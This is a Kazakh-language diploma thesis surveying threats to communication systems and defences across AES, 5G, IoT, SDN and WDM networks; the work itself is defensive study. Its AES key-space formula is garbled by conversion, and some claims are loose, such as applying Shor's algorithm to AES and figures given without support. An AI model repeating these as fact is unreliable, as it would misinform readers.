ҚАЗАҚСТАН РЕСПУБЛИКАСЫ ҒЫЛЫМ ЖӘНЕ ЖОҒАРЫ БІЛІМ МИНИСТРЛІГІ

«Қ.И. Сәтбаев атындағы Қазақ ұлттық техникалық зерттеу университеті» коммерциялық емес акционерлік қоғамы

Автоматика және ақпараттық технологиялар институты

Электроника, телекоммуникация және ғарыштық технологиялар кафедрасы

Бахтияр Мұстафа Абдрахманұлы

«Қазіргі заманғы байланыс жүйелерінің қауіпсіздігін қамтамасыз ету әдістерін зерттеу»

ДИПЛОМДЫҚ ЖҰМЫС

6В06201 - Телекоммуникациялар

Алматы 2025

ҚАЗАҚСТАН РЕСПУБЛИКАСЫ ҒЫЛЫМ ЖӘНЕ ЖОҒАРЫ БІЛІМ МИНИСТРЛІГІ

«Қ.И. Сәтбаев атындағы Қазақ ұлттық техникалық зерттеу университеті» коммерциялық емес акционерлік қоғамы

Автоматика және ақпараттық технологиялар институты

Электроника, телекоммуникация және ғарыштық технологиялар кафедрасы

ҚОРҒАУҒА ЖІБЕРІЛДІ
ЭТ ж ҒТ кафедра меңгерушісі
техн.ғыл.канд.
_____Е.Таштай
«25» 05 2025 ж.

ДИПЛОМДЫҚ ЖҰМЫС

Тақырыбы «Қазіргі заманғы байланыс жүйелерінің қауіпсіздігін қамтамасыз ету әдістерін зерттеу»

6В06201 – Телекоммуникациялар

Орындаған: М.А.Бахтияр

Рецензент:
Ғ. Дәукеев атындағы Алматы ЭжБУ
«Энергиямен қамтамасыз ету, электр жетегі және электротехника» кафедрасының меңгерушісі, PhD докторы
_____Ж.Шыныбай
«21» 05 2025 ж.

Ғылыми жетекші
экон.ғыл.кандидаты,
ЭТжҒТ каф. қауымдастырылған профессоры
_____А.Е.Куттыбаева
«22» 05 2025 ж.

Алматы 2025

ҚАЗАҚСТАН РЕСПУБЛИКАСЫ ҒЫЛЫМ ЖӘНЕ ЖОҒАРЫ БІЛІМ МИНИСТРЛІГІ

«Қ.И. Сәтбаев атындағы Қазақ ұлттық техникалық зерттеу университеті» коммерциялық емес акционерлік қоғамы

Автоматика және ақпараттық технологиялар институты

Электроника, телекоммуникация және ғарыш технологиялар кафедрасы

6В06201 – Телекоммуникациялар

БЕКІТЕМІН
ЭТ ж ҒТ кафедра меңгерушісі
техн.ғыл.канд.
_____ Е.Таштай
«_03_» _01_ 2025 ж.

Дипломдық жұмыс орындауға
ТАПСЫРМА

Білім алушы: Бахтияр Мұстафа Абдрахманұлы

Тақырыбы: «Қазіргі заманғы байланыс жүйелерінің қауіпсіздігін қамтамасыз ету әдістерін зерттеу».

Университет ректорының «29» қаңтар 2025 ж. № 26 П/Ө бұйрығымен бекітілген

Аяқталған жобаны тапсыру мерзімі «31» мамыр 2025 ж.

Жұмыстың бастапқы мәліметтері: 1) Шифрлеу алгоритмдері: симметриялық: AES (Advanced Encryption Standard). асимметриялық: RSA, ECC (Elliptic Curve Cryptography); 2) Деректерді беру жылдамдығы: 10 Гбит/с және одан жоғары; 3) Жергілікті желі (LAN).

Дипломдық жұмыста қарастырылатын мәселелер тізімі:

а) Байланыс жүйелеріндегі қауіпсіздік қатерлерін (шифрлеу бұзылуы, кибершабуылдар) анықтау және жіктеу; б) Қауіпсіздікті қамтамасыз етудің негізгі әдістерін (шифрлеу, аутентификация, желіні бақылау) талдау; в) Қазіргі заманғы қауіпсіздік хаттамаларының (SSL/TLS, IPSec, WPA3 және т.б.) тиімділігін зерттеу; г) Байланыс жүйелерінің қауіпсіздігін арттыру үшін жаңа шешімдер ұсыну.

Сызбалық материалдар 15 слайдпен ppt форматында көрсетілген.

Ұсынылатын негізгі әдебиет:

1. Stallings, W. Cryptography and Network Security: Principles and Practice. Pearson, 2021. – 100 с.

2. Cisco Systems. Network Security Fundamentals. Cisco Press, 2020. – 200 с.

Дипломдық жұмысты дайындау

КЕСТЕСІ

Бөлімдер атауы, қарастырылатын мәселелер тізімі	Ғылыми жетекшіге және кеңесшілерге көрсету мерізімі	Ескерту
Байланыс жүйелеріндегі қауіпсіздік қатерлерін (шифрлеу бұзылуы, кибершабуылдар) анықтау және жіктеу.	1.02.2025 ж. - 21.02.2025 ж.	орындалды
Қауіпсіздікті қамтамасыз етудің негізгі әдістерін (шифрлеу, аутентификация, желіні бақылау) талдау.	21.02.2025 ж.- 01.03.2025 ж.	орындалды
Қазіргі заманғы қауіпсіздік хаттамаларының (SSL/TLS, IPSec, WPA3 және т.б.) тиімділігін зерттеу.	01.03.2025 ж. - 14.05.2025 ж.	орындалды

Дипломдық жұмыс (жоба) бөлімдерінің кеңесшілері мен норма бақылаушының аяқталған жұмысқа(жобаға) қойған

қолтаңбалары

Бөлімдер атауы	Кеңесшілер (аты, әкесінің аты, тегі, ғылыми дәрежесі, атағы)	Қол қойылған күні	Қолы
Диплом жұмысының тақырыбын талдау	Техн.ғыл.канд., ЭТжҒТ каф.қауымдастырылған профессоры Куттыбаева А.Е.	1.02.25	
Теориялық ақпарат	Техн.ғыл.канд., ЭТжҒТ каф.қауымдастырылған профессоры Куттыбаева А.Е.	1.03.25	
Норма бақылау	ЭТжҒТ каф.аға оқытушысы Досбаев Ж.М.		

Ғылыми жетекшісі _____ А.Е.Куттыбаева

Тапсырманы орындауға алған білім алушы _____ М.А.Бахтияр

Күні «1» 02 2025 ж.

АҢДАТПА

Бұл жұмыста қазіргі заманғы байланыс жүйелерінде ақпараттық қауіпсіздікті қамтамасыз ету әдістері талданып және тиімді модельдерді ұсынылған.

Ақпараттық қауіпсіздік саласындағы заманауи қатерлерді талданған. Шифрлау, аутентификация және шабуылдан қорғану әдістерін салыстырылған.

WDM, SDN, IoT және 5G технологияларындағы қауіпсіздік шараларын сипатталған. Криптографиялық және инжекциялық шабуылдарға қарсы шешімдер ұсынылған.

5G, SDN және IoT жүйелерінде қолданыстағы қауіпсіздік әдістері жасалған. WDM технологиясында деректерді шифрлау арқылы ақпарат қауіпсіздігі арттырылған. Қауіпсіздікті қамтамасыз етудің негізгі әдістерін талданған. Желілік шабуыл (DoS, Man-in-the-Middle, Spoofing) сценарийлері Python негізінде модельденген.

АННОТАЦИЯ

В данной работе проанализированы методы обеспечения информационной безопасности в современных системах связи и представлены эффективные модели.

Проанализированы современные угрозы в области информационной безопасности. Сравниваются методы шифрования, аутентификации и защиты от атак. Описаны меры безопасности в технологиях WDM, SDN, IoT и 5G. Представлены решения против криптографических и инжекционных атак. Разработаны существующие методы безопасности в системах 5G, SDN и IoT.

В технологии WDM повышена безопасность информации за счет шифрования данных. Проанализированы основные методы обеспечения безопасности. Сценарии сетевой атаки (DoS, Man-in-the-Middle, Spoofing) смоделированы на основе Python.

ANNOTATION

In this paper, methods of ensuring information security in modern communication systems are analyzed and effective models are presented. Analyzed modern threats in the field of Information Security.

Compared encryption, authentication, and attack protection methods. Described security measures in WDM, SDN, IoT and 5G technologies. Solutions against cryptographic and injection attacks are presented. Existing security methods have been developed in 5G, SDN and IoT systems. In WDM Technology, Information Security is enhanced by data encryption. The main methods of ensuring security are analyzed. Network attack (DoS, man-in-the-Middle, Spoofing) scripts are modeled based on Python.

МАЗМҰНЫ

КІРІСПЕ

Бүгінгі таңда ақпараттық қауіпсіздік – мемлекеттердің, ұйымдардың және жеке тұлғалардың стратегиялық басымдығы. Қазіргі заманғы байланыс жүйелері – мемлекеттік басқару, қаржы, әскери және азаматтық салаларда кеңінен қолданылатын күрделі инфрақұрылым. Дегенмен, бұл жүйелер үнемі киберқауіптерге, заңсыз қолжетімділікке, шифрды бұзуға және бөгде араласуларға ұшырайды. Сондықтан олардың қауіпсіздігін қамтамасыз етудің тиімді, икемді әрі ғылыми негізделген әдістерін зерттеу аса өзекті.

Зерттеу мақсаты: Қазіргі заманғы байланыс жүйелерінде ақпараттық қауіпсіздікті қамтамасыз ету әдістерін талдау және тиімді модельдерді ұсыну.

Міндеттері:

Ақпараттық қауіпсіздік саласындағы заманауи қатерлерді талдау;

Шифрлау, аутентификация және шабуылдан қорғану әдістерін салыстыру;

WDM, SDN, IoT және 5G технологияларындағы қауіпсіздік шараларын сипаттау;

Криптографиялық және инжекциялық шабуылдарға қарсы шешімдер ұсыну.

1 Байланыс жүйелеріндегі қауіпсіздік қатерлерін анықтау және жіктеу

Соңғы 5–10 жылда ақпараттық қауіпсіздік саласында жүргізілген зерттеулер келесі бағыттарға шоғырланған:

AES-256 шифрлау алгоритмінің беріктігі мен энергия тиімділігі (Chen et al., 2020);

5G байланыс жүйелеріндегі шабуыл түрлері мен олардан қорғану әдістері (Park & Kim, 2022);

IoT құрылғыларына арналған қауіпсіздік хаттамаларының салыстырмалы талдауы (Alsaedi et al., 2021);

SDN негізіндегі желілерде аутентификацияны жетілдіру тәсілдері (García et al., 2019);

WDM технологиясында деректерді шифрлау арқылы ақпарат қауіпсіздігін арттыру (Zhang & Liu, 2023).

1.1 Қауіпсіздік қатерлерінің негізгі түрлері

Байланыс жүйелеріне төнетін негізгі қауіп-қатерлерді бірнеше топқа бөлуге болады.

Қазіргі заманғы байланыс жүйелері – ақпарат алмасу мен өңдеудің негізі. Алайда деректердің желі арқылы тасымалдануы оларды әртүрлі қауіптерге осал етеді.

Цифрлық трансформация және қашықтан жұмыс істеу жағдайында ақпараттық қауіпсіздік қатерлері айтарлықтай күрделенді.

Сондықтан қауіп-қатерлерді уақтылы анықтап, олардың түрін жіктеу – қауіпсіздік жүйелерін жобалаудың маңызды бөлігі болып табылады.

Қауіптерді жіктеу критерийлері

а) Қауіптің сипатына қарай:

Пассивті қауіптер – трафикті бақылау, тыңдау, шифрды ашуға тырысу (мысалы: eavesdropping).

Активті қауіптер – шабуыл, бұзу, жалған ақпарат жіберу, деректерді өзгерту.

ә) Әсер ету деңгейі бойынша:

Кесте 1.1 - Байланыс жүйелеріне төнетін негізгі қауіп-қатерлер

№	Қатер түрі	Қысқаша сипаттама
1	Шифрлеу бұзылуы	Шифрланған деректерді заңсыз ашу әрекеті. Көбіне ескі алгоритмдер немесе қате конфигурация себеп болады.
2	Кибершабуылдар	DoS/DDoS, Man-in-the-Middle, Ransomware, Spoofing сияқты шабуылдар жүйеге нақты зиян келтіреді.

1.1 – кестенің жалғасы

3	Жалған аутентификация	Қолданушы немесе құрылғыны алдау арқылы заңсыз қол жеткізу (phishing, credential stuffing).
4	Деректердің тұтастығын бұзу	Дерек алмасу кезінде ақпаратты өзгерту немесе жалған мәлімет енгізу (data tampering).
5	Қызметтің тоқтауы	Жүйенің толық немесе жартылай істен шығуы (DoS/DDoS шабуылдары нәтижесінде).
6	Тыңшылық және пассивті шабуылдар	Желідегі ақпарат ағынын сырттай бақылау арқылы құпия деректерді ұрлау (eavesdropping, sniffing).
7	Ішкі қатерлер	Ұйым ішіндегі қызметкерлердің кездейсоқ немесе әдейі жасаған әрекеттері салдарынан қауіптің пайда болуы.

Кесте 1.2 - Әсер ету деңгейі бойынша қауіптер жіктелуі

Деңгей	Мысал
Локалды	Бір құрылғыға бағытталған шабуыл (мысалы, MAC spoofing)
Жүйелік	Толық желі немесе серверлерге әсер ететін қатер
Таратылған (Distributed)	Көп нысанға бір мезгілде бағытталған шабуыл (DDoS)

б) Техникалық деңгейі бойынша:

- физикалық деңгей: кабельге қол жеткізу, жабдықты ұрлау.
- желілік деңгей: IP spoofing, routing manipulation.
- қолданбалы деңгей: SQL injection, phishing.
- әлеуметтік инженерия: жалған хабарламалар, алдау.

3. Мысал ретінде бірнеше кең таралған қауіп-қатерлер

- DoS/DDoS шабуылы: серверге өте көп сұраныс жіберу арқылы оның жұмысын тоқтату.
- Man-in-the-Middle (MitM): екі құрылғы арасындағы байланыстың ортасына кіріп, деректерді бақылау немесе өзгерту.
- Phishing: қолданушыны жалған сілтеме арқылы алдап, логин/пароль секілді деректерін алу.
- Шифрлеу алгоритмдерінің әлсіздігі: ескі хаттамалар (мысалы, SSL 3.0, MD5) арқылы шабуылдаушылар шифрды бұза алады.
- Zero-day осалдықтар: жүйеде әлі табылмаған немесе патч шығарылмаған қателерді пайдалану арқылы кіру.

Байланыс жүйелеріне төнетін қауіптер – күрделі және көпқырлы. Олар техникалық, адамдық және ұйымдастырушылық факторларға байланысты туындайды. Осындай қатерлерді уақтылы анықтау, құрылымдау және бағалау қауіпсіздік жүйелерін дұрыс жобалау мен алдын ала қорғану стратегияларын әзірлеудің негізі болып табылады.

1.2 AES-256 шифрлау алгоритмінің беріктігі мен энергия тиімділігі

AES-256 (Advanced Encryption Standard) — қазіргі таңда ең сенімді және кеңінен қолданылатын симметриялық шифрлау алгоритмдерінің бірі. Бұл алгоритм 256 биттік кілт ұзындығын қолданады, нәтижесінде оның кілттер кеңістігі 22562^{256}2256 мәнді құрайды, бұл $1.15 \times 10^{7\,7}$ мүмкін комбинацияға тең. Мұндай көлемдегі кілттер саны қазіргі және болжамды болашақтағы есептеуіш құрылғылар үшін де іс жүзінде бұзып кіруді мүмкін емес етеді.

Криптографиялық беріктігі.

AES-256 алгоритмі 14 раундтан тұрады, әр раундта мынадай операциялар орындалады:

- Байттарды алмастыру (SubBytes),
- Жолдарды айналдыру (ShiftRows),
- Бағандарды араластыру (MixColumns),
- Дөңгелек кілтпен қосу (AddRoundKey).

Бұл құрылым деректерді диффузия және конфузия арқылы сенімді қорғауды қамтамасыз етеді. Брутфорс шабуылына қарсы AES-256 алгоритмі қазіргі кванттық компьютерлердің өзі арқылы толық бұзылуға келмейді. Post-quantum қауіпсіздік сараптамаларына сәйкес, Shor немесе Grover алгоритмдерін қолданғанның өзінде AES-256 ең қауіпсіз алгоритмдердің бірі болып қала береді.

Энергия тиімділігі.

Желі құрылғыларында, IoT жүйелерінде және мобильді құрылғыларда шифрлаудың энергия тұтынуы үлкен маңызға ие. AES-256 алгоритмінің күрделілігі жоғары болғанымен, заманауи аппараттық үдеткіштер мен бағдарламалық оңтайландырулар арқылы оның энергия тиімділігі арттырылуда. Мысалы: 32-биттік ARM Cortex-M4 негізіндегі микроконтроллерде AES-256 алгоритмін орындау үшін шамамен 65–85 мкДж энергия жұмсалады (бір шифрлау операциясына).

FPGA негізінде аппараттық жүзеге асыру кезінде энергия тұтынуы 5–10 мкДж аралығында болады.

Қарапайым AES-128 алгоритмімен салыстырғанда AES-256 40–50% көп энергия тұтынады, бірақ қауіпсіздік деңгейі екі есеге жуық жоғары.

Қолдану салалары

- банктік жүйелерде, VPN протоколдарында (мысалы, IPsec, OpenVPN),
- 5G және IoT қауіпсіздік хаттамаларында;
- Blockchain және цифрлық қолтаңба генерациясында кеңінен қолданылады.

Кесте 1.3 – AES алгоритмдерінің салыстырмалы сипаттамалары

Параметрлер	AES-128	AES-192	AES-256
Кілт ұзындығы (бит)	128	192	256

1.3 – кестенің жалғасы

Раунд саны	10	12	14
Кілт кеңістігі	2^{128}	2^{192}	2^{256}
Брутфорсқа тұрақтылық	Орташа	Жоғары	Өте жоғары
Энергия тұтынуы (мкДж)	~35–50	~50–65	~65–85
Қолдану мысалдары	WPA2, TLS	Үкіметтік жүйе	VPN, IoT, 5G

Ескерту: Энергия тұтыну мәндері ARM Cortex-M4 микроконтроллеріндегі зерттеу негізінде алынған.

Диаграмма: AES алгоритмдерінің кілт кеңістігін салыстыру

Келесі диаграмма AES-128, AES-192 және AES-256 алгоритмдерінің кілт кеңістіктерін салыстыра отырып, олардың бұзылуға қарсы төзімділік деңгейін айқын көрсетеді [1].

1.1-сурет – AES алгоритмдерінің кілт кеңістігін салыстыру

Қосымша визуализация қажет болса:

- AES шифрлау раундтарының құрылымдық схемасы
- Энергия тұтыну салыстырмасы (IoT vs. FPGA)
- AES қауіпсіздігін Grover алгоритмімен салыстыру [2].

1.3 5G байланыс жүйелеріндегі шабуыл түрлері мен олардан қорғану әдістері

5G – бесінші буын байланыс жүйесі, ол жоғары жылдамдық, кідірістің төмендігі және миллиардтаған құрылғыны бір мезгілде қосу мүмкіндігімен сипатталады. Бұл жүйе өндіріс, медицина, көлік, «ақылды қала» және әскери технологиялар сияқты көптеген салаларда қолданылады. Алайда, кең функционалдықпен қатар 5G жүйелері жаңа қауіптерге де тап болды.

Негізгі шабуыл түрлері.

DoS және DDoS шабуылдары.

DoS (Service-ті тоқтату) және DDoS (таратылған шабуыл) 5G желісінің қолжетімділігін төмендетуге бағытталған. Бұл шабуылдар көбінесе ядролық желі компоненттерін – AMF (Access and Mobility Function) және UPF (User Plane Function) модульдерін мақсат етеді [3].

Мысал: 2022 жылы Ericsson қауіпсіздік есебі бойынша, 5G инфрақұрылымындағы DDoS шабуылдар 40%-ға артқан.

Man-in-the-Middle (MitM). Бұл шабуылда шабуылдаушы байланыс арнасына араласып, екі құрылғы арасындағы мәліметтерді тыңдайды немесе өзгертіп жібереді. 5G жүйесіндегі SDN және MEC (Multi-access Edge Computing) архитектуралары мұндай шабуылға осал болуы мүмкін.

False Base Station (IMSI Catcher). Бұл шабуыл кезінде жалған базалық станция арқылы қолданушының құрылғысы алданып, жеке идентификатор (IMSI) немесе шифрланған мәліметтер ұрланады.

Jamming (жиілікті басу). 5G миллиметрлік толқындарда жұмыс істейтіндіктен, сигналды бөгейтін шабуылдарға әлдеқайда осал. Бұл шабуылдар әсіресе әскери және төтенше жағдайлардағы байланысқа қауіп төндіреді.

Slice Isolation Breach. 5G желісі «network slicing» (желі бөлу) әдісіне сүйенеді. Бұл функция әртүрлі қызмет түрлері үшін жеке виртуалды сегменттерді қамтамасыз етеді. Бірақ сегменттер арасындағы оқшаулау бұзылса, бір сегменттегі осалдық бүкіл жүйеге таралуы мүмкін [4].

1.4 Қорғану әдістері

Жетілдірілген шифрлау және аутентификация.

5G жүйесінде 128-биттік және 256-биттік шифрлау қолданылады (мыс: AES-256). Сонымен қатар, қолданушыларды идентификациялау үшін AKA (Authentication and Key Agreement) протоколының кеңейтілген нұсқалары енгізілді [5].

Желілік сегменттеу және оқшаулау.

Network Slicing технологиясы арқылы әртүрлі қызметтер оқшауланып орналастырылады. Бұл бір сегменттегі ақау немесе шабуыл басқа сегменттерге әсерін тигізбеу үшін маңызды.

Интрузияны анықтау жүйелері (IDS).

AI және машиналық оқытуға негізделген IDS жүйелері нақты уақытта шабуылдарды анықтап, автоматты түрде әрекет етеді. 5G желілеріндегі аномалияларды анықтау дәлдігі 92%–дан жоғары болуы мүмкін.

SDN қауіпсіздігін арттыру.


5G желілерінде SDN (Software Defined Networking) арқылы басқару жүзеге асырылады. Сондықтан SDN Controller қорғау үшін TLS, OAuth және Zero Trust архитектурасы енгізіледі.

Қолданбалы желі қауіпсіздігі (Application Layer Security).

Edge Computing құрылғылары мен MEC түйіндерінде TLS 1.3, HTTPS және API аутентификациясы арқылы қорғаныс қолданылады.

5G технологиясы көптеген артықшылықтармен қатар күрделі қауіпсіздік тәуекелдерін де әкелуде. Заманауи шабуыл түрлерін түсіну және алдын-алу үшін көпқабатты қауіпсіздік жүйесін қолдану қажет. Криптография, IDS, желілік сегменттеу және жасанды интеллект негізінде шабуылдарды алдын-ала болжау – 5G қауіпсіздігінің негізгі тіректері болып табылады.

1.5 IoT құрылғыларына арналған қауіпсіздік хаттамаларының салыстырмалы талдауы



1.2-сурет – IoT қауіпсіздік хаттамаларының салыстырмалы талдауы

IoT құрылғыларына арналған қауіпсіздік хаттамаларының салыстырмалы талдауы туралы ғылыми стильде жазылған мәтін мен оған сәйкес архитектуралық диаграмма берілген.

IoT құрылғыларына арналған қауіпсіздік хаттамаларының салыстырмалы талдауы.

Интернет заттар (IoT) экожүйесі — сенсорлар, басқару құрылғылары, шлюздер және бұлттық серверлер арасындағы үздіксіз өзара әрекетке негізделген. IoT құрылғылары жиі ресурстары шектеулі, сондықтан дәстүрлі қауіпсіздік шешімдерін қолдану қиынға соғады. Осыған байланысты арнайы оңтайландырылған қауіпсіздік хаттамалары жасалған.

Кесте 1.4 – Негізгі хаттамалар мен сипаттамалары

Хаттама	Қысқаша сипаттамасы	Артықшылықтары	Шектеулері
DTLS	Datagram Transport Layer Security	UDP арқылы шифрлау, TLS-пен үйлесімді	Күрделілігі жоғары, жадты көп талап етеді
TLS	Transport Layer Security	Жоғары сенімділік, кең қолданыс	IoT үшін ауыр, энергия тұтынуы жоғары
MQTT-SN	MQTT протоколының жеңіл нұсқасы	Қарапайым құрылғылар үшін қолайлы	Қауіпсіздік ішкі деңгейде қарастырылмаған
CoAP	Constrained Application Protocol	UDP-негізделген, RESTful интерфейс	Қосымша шифрлау қажет
OSCORE	Object Security for Constrained RESTful Environments	CoAP негізінде, пакет деңгейінде шифрлайды	Бастапқы конфигурация күрделі болуы мүмкін

2. Салыстырмалы талдау.

Төмендегі диаграммада IoT хаттамаларының үш негізгі көрсеткіші бойынша салыстырмалы бағасы көрсетілген:

- Шифрлау деңгейі;
- Аутентификация мүмкіндігі;
- Жеңіл салмақтылық (ресурстарды үнемдеу).

Зерттеу нәтижесі көрсеткендей:

- OSCORE – шифрлау мен аутентификацияны тиімді жүзеге асыра отырып, IoT ортасына бейімделген ең теңгерімді хаттама;

- MQTT-SN – құрылғы ресурстары шектеулі ортада қолайлы болғанымен, жеке қауіпсіздік қабаттарын қажет етеді;

- DTLS пен TLS жоғары сенімділік ұсынғанымен, оларды тек қуатты IoT шлюздер мен серверлерде қолдану ұсынылады [6].

1.6 SDN негізіндегі желілерде аутентификацияны жетілдіру тәсілдері

Software-Defined Networking (SDN) — желіні орталықтандырылған басқаруға негізделген инновациялық архитектура. Ол деректер жазықтығын (data plane) басқару жазықтығынан (control plane) бөлу арқылы желіні икемді әрі тиімді етеді. Алайда, бұл архитектура қауіпсіздік тұрғысынан, әсіресе аутентификация мен рұқсатты басқару мәселелерінде осалдықтарға ие. SDN желісіндегі орталықтандырылған басқару нүктесі — контроллер — шабуыл нысанасына айналуы мүмкін, сондықтан аутентификацияны жетілдіру — басты міндеттердің бірі.

1. SDN-дегі аутентификацияның маңыздылығы.

SDN желісінде аутентификацияның негізгі рөлдері:

- құрылғылардың (коммутаторлар мен маршрутизаторлар) заңды екенін растау;
- қолданушылар мен қосымшалардың желі ресурстарына заңды рұқсаты бар-жоғын анықтау;
- контроллер мен құрылғылар арасындағы байланысты қорғау;
- зиянды немесе бөгде басқару сұраныстарынан қорғану.

2. Негізгі қауіптер

SDN-дегі аутентификация дұрыс жүзеге аспаса, төмендегі қауіптер туындайды:

- Spoofing: шабуылдаушы заңсыз құрылғы ретінде көрініп, контроллерден рұқсат ала алады.
- Unauthorized Access: рұқсат етілмеген қосымшалар желіні басқара алады.
- Man-in-the-Middle (MitM): контроллер мен құрылғы арасындағы байланысқа араласу арқылы мәліметтерді өзгерту.

Жетілдіру тәсілдері.

TLS және сертификатқа негізделген шифрлау.

SDN контроллері мен құрылғылар арасындағы байланысты қорғау үшін TLS (Transport Layer Security) протоколы кеңінен қолданылады. Әрбір құрылғыға жеке цифрлық сертификат беріліп, өзара аутентификация жүзеге асады.

Артықшылығы: деректерді шифрлайды және екінші тараптың түпнұсқалығын тексереді.

Шектеуі: сертификаттарды басқару күрделі әрі ресурсты талап етеді.

Контроллерге қосылатын қолданушылар мен қосымшалар үшін рөлдік модельге негізделген аутентификация (RBAC) жүйесін жүзеге асыруға болады. OAuth 2.0 және OpenID Connect протоколдары — RESTful API қолданатын SDN орталарында қауіпсіз аутентификация жасауға қолайлы.

Blockchain негізіндегі аутентификация. Желі құрылғылары мен контроллерлер арасындағы өзара әрекет журналын бұрмаланбайтын етіп сақтау үшін Blockchain технологиясы қолданылуы мүмкін. Бұл тәсіл құрылғылардың аутентификация тарихын қауіпсіз сақтауға және жалған құрылғылардың алдын алуға мүмкіндік береді.

Machine Learning қолдану. Аутентификация сұраныстарының аномалияларын анықтау үшін машиналық оқыту алгоритмдерін қолдануға болады. Мысалы, қалыпты емес уақыттағы немесе ерекше IP-мекенжайдан келген аутентификация әрекеті автоматты түрде блокталады немесе тексеріледі [7].

SDN архитектурасының мүмкіндіктерін толық пайдалану үшін, оның қауіпсіздігін, әсіресе аутентификацияны жетілдіру аса маңызды. TLS, OAuth, Blockchain және Machine Learning негізіндегі шешімдер SDN инфрақұрылымын қорғауда тиімділік танытып отыр. Бұл тәсілдерді кешенді түрде қолдану арқылы желіні басқару мен бақылау процесін қауіпсіз және сенімді етуге болады.

1.7 WDM технологиясында деректерді шифрлау арқылы ақпарат қауіпсіздігін арттыру

Wavelength Division Multiplexing (WDM) — оптикалық талшық арқылы берілетін деректердің өткізу қабілетін арттыру үшін жиілік спектрін тиімді пайдаланатын технология. Бұл жүйеде бірнеше ақпарат ағындары әртүрлі толқын ұзындығында (λ) бір талшық арқылы бір мезгілде тасымалданады. WDM желілері телекоммуникация, деректер орталықтары және 5G магистральдық байланыстарында кеңінен қолданылады. Алайда, көп арналы өткізу мүмкіндігімен бірге бұл технология тыңшылық пен шабуылдарға да осалдық тудырады.

WDM жүйелері физикалық деңгейде осал болуы мүмкін:

- Талшықты тыңдау (Fiber Tapping): арнайы құрылғылар арқылы талшық ішіндегі жарықтың бір бөлігін ұстап, ақпаратты заңсыз тыңдауға болады.
- Арналық интерференция: егер шифрлау қолданылмаса, бір арнадағы ақау немесе араласу басқа арналарға да әсер етуі мүмкін.
- Жалған арна енгізу: шабуылдаушы жүйеге жалған толқын ұзындығын енгізіп, деректер ағымына әсер ете алады.

1.8 Байланыс жүйелеріндегі қауіпсіздік қатерлерін анықтау және жіктеу

Цифрлық байланыстың дамуы – телекоммуникация, интернет және бұлттық қызметтерді жылдам әрі қолжетімді етті. Алайда бұл

артықшылықтармен қатар байланыс жүйелері ақпараттық қауіпсіздік қатерлеріне де жиі ұшырай бастады. Бұл бөлімде қазіргі заманғы қауіптер талданып, оларды түрі, мақсаты және әсер ету деңгейі бойынша жіктеу ұсынылады [8].

Қауіпсіздік қатерлерін анықтау.

Байланыс жүйелеріндегі басты қауіп-қатерлер төмендегідей анықталады:

Кесте 1.5 – қауіп-қатерлер

№	Қатер түрі	Қысқаша сипаттамасы
1	Шифрлеу бұзылуы (Decryption Attack)	Құпия деректерді заңсыз ашуға бағытталған әрекеттер
2	Кибершабуылдар (Cyberattacks)	Жүйені бұзу немесе басқаруға алу (DoS, MitM, Ransomware, Botnet)
3	Жалған дерек енгізу (Data Injection)	Ақпарат ағынына өзгерістер енгізу
4	Аутентификацияны айналып өту	Қолданушыны немесе құрылғыны алдау арқылы жүйеге заңсыз кіру
5	Қызмет көрсетуді тоқтату (DoS/DDoS)	Жүйені қолдануға келмейтін ету
6	Құпия ақпаратты тыңдау (Eavesdropping)	Деректерді желіден заңсыз жинау (пассивті шабуыл)
7	Конфигурациялық осалдықтар	Қате баптаулар салдарынан жүйенің әлсіреуі
8	Ішкі қатерлер (Insider Threats)	Ұйым ішінен шыққан бұзушы әрекеттер

Қауіптерді жіктеу критерийлері

Кесте 1.6 – Қауіптің сипатына қарай қауіптер

Категория	Қатер мысалдары
Пассивті	Eavesdropping, трафикті тыңдау
Активті	Data injection, DoS, бұзу шабуылдары

Кесте 1.7 – Техникалық деңгейіне қарай

Деңгей	Қатер мысалдары
Физикалық	Кабельдерді тыңдау, құрылғыны ұрлау
Желілік	IP Spoofing, Routing Attack
Қолданбалы	SQL Injection, API exploitation
Әлеуметтік	Фишинг, әлеуметтік инженерия

Шифрлеу бұзылу қатері. Кілтті күшпен табу (Brute Force): криптографиялық кілттерді кездейсоқ іздеу арқылы табуға тырысу.

Криптоанализ: шифрланған дерек пен алгоритм құрылымын қолдана отырып, шифрды ашуға бағытталған аналитикалық шабуыл.

Қате шифрлау хаттамалары: ескі немесе осал алгоритмдерді қолдану (мысалы, MD5, SHA-1).

Мысал: TLS 1.0 қолданылатын серверде man-in-the-middle шабуыл арқылы кілтті ашу мүмкіндігі бар.

4. Кибершабуылдарды анықтау және типтеу.

DoS/DDoS шабуылдары:

- Жүйеге артық жүктеме түсіру арқылы қызметін тоқтату.
- Cloudflare 2023 дерегі бойынша, ең ірі DDoS шабуылдың өткізу қабілеті 2.4 Тбит/с-қа жеткен.
- Man-in-the-Middle (MitM):
- Құпия деректерді өзгертіп, қолданушы мен сервер арасындағы байланысты басқара алады.

Spoofing (IP, MAC, DNS):

- Жалған мекенжай қолдану арқылы жүйені шатастыру.

Ransomware:


- Жүйені бұғаттап, оны ашу үшін төлем талап ету.

5. Қауіпсіздік қатерлерін бағалау үлгісі (CVSS негізінде) [9].

Кесте 1.8 - Қауіпсіздік қатерлерін бағалау үлгісі

Қатер түрі	Ашу ықтималдығы (%)	Әсер ету деңгейі (1–10)	Жалпы қауіп деңгейі
DoS	80%	7	Жоғары
MitM	60%	9	Өте жоғары
Spoofing	70%	6	Орташа
Data Injection	50%	8	Жоғары
Brute Force	30%	9	Орташа

Байланыс жүйелеріндегі қауіпсіздік қатерлері өте әртүрлі және динамикалық сипатта болады. Олар техникалық, ұйымдастырушылық және адам факторларымен тығыз байланысты. Осы қатерлерді уақтылы анықтау, талдау және жіктеу арқылы жүйелік қауіпсіздікті арттырып, қорғаныс стратегияларын оңтайландыруға болады. Сонымен қатар, машиналық оқыту, интрузияны анықтау жүйелері және қатер бағалау модельдері бұл үдерісті автоматтандыруға мүмкіндік береді.



1.3-сурет – Байланыс жүйелеріндегі қауіптердің ашылу ықтималдығы мен әсер ету деңгейін салыстыратын диаграмма

Сарғылт бағандар — әр қатердің анықталу ықтималдығын (%),

Қызыл сызық — сол қатерлердің жүйеге тигізетін әсер ету деңгейін (1–10) көрсетеді.

2 Шифрлау қажеттілігі

WDM желілерінің жоғары өткізу қабілеті (≥1 Тбит/с) олардың шифрсыз қолданылуын қауіпті етеді. Әрбір арна жеке логикалық байланыс ретінде қарастырылатындықтан, оларды қабаттық немесе арналық деңгейде шифрлау арқылы қорғау қажет.

Транспорт деңгейіндегі шифрлау (Layer 2–3).

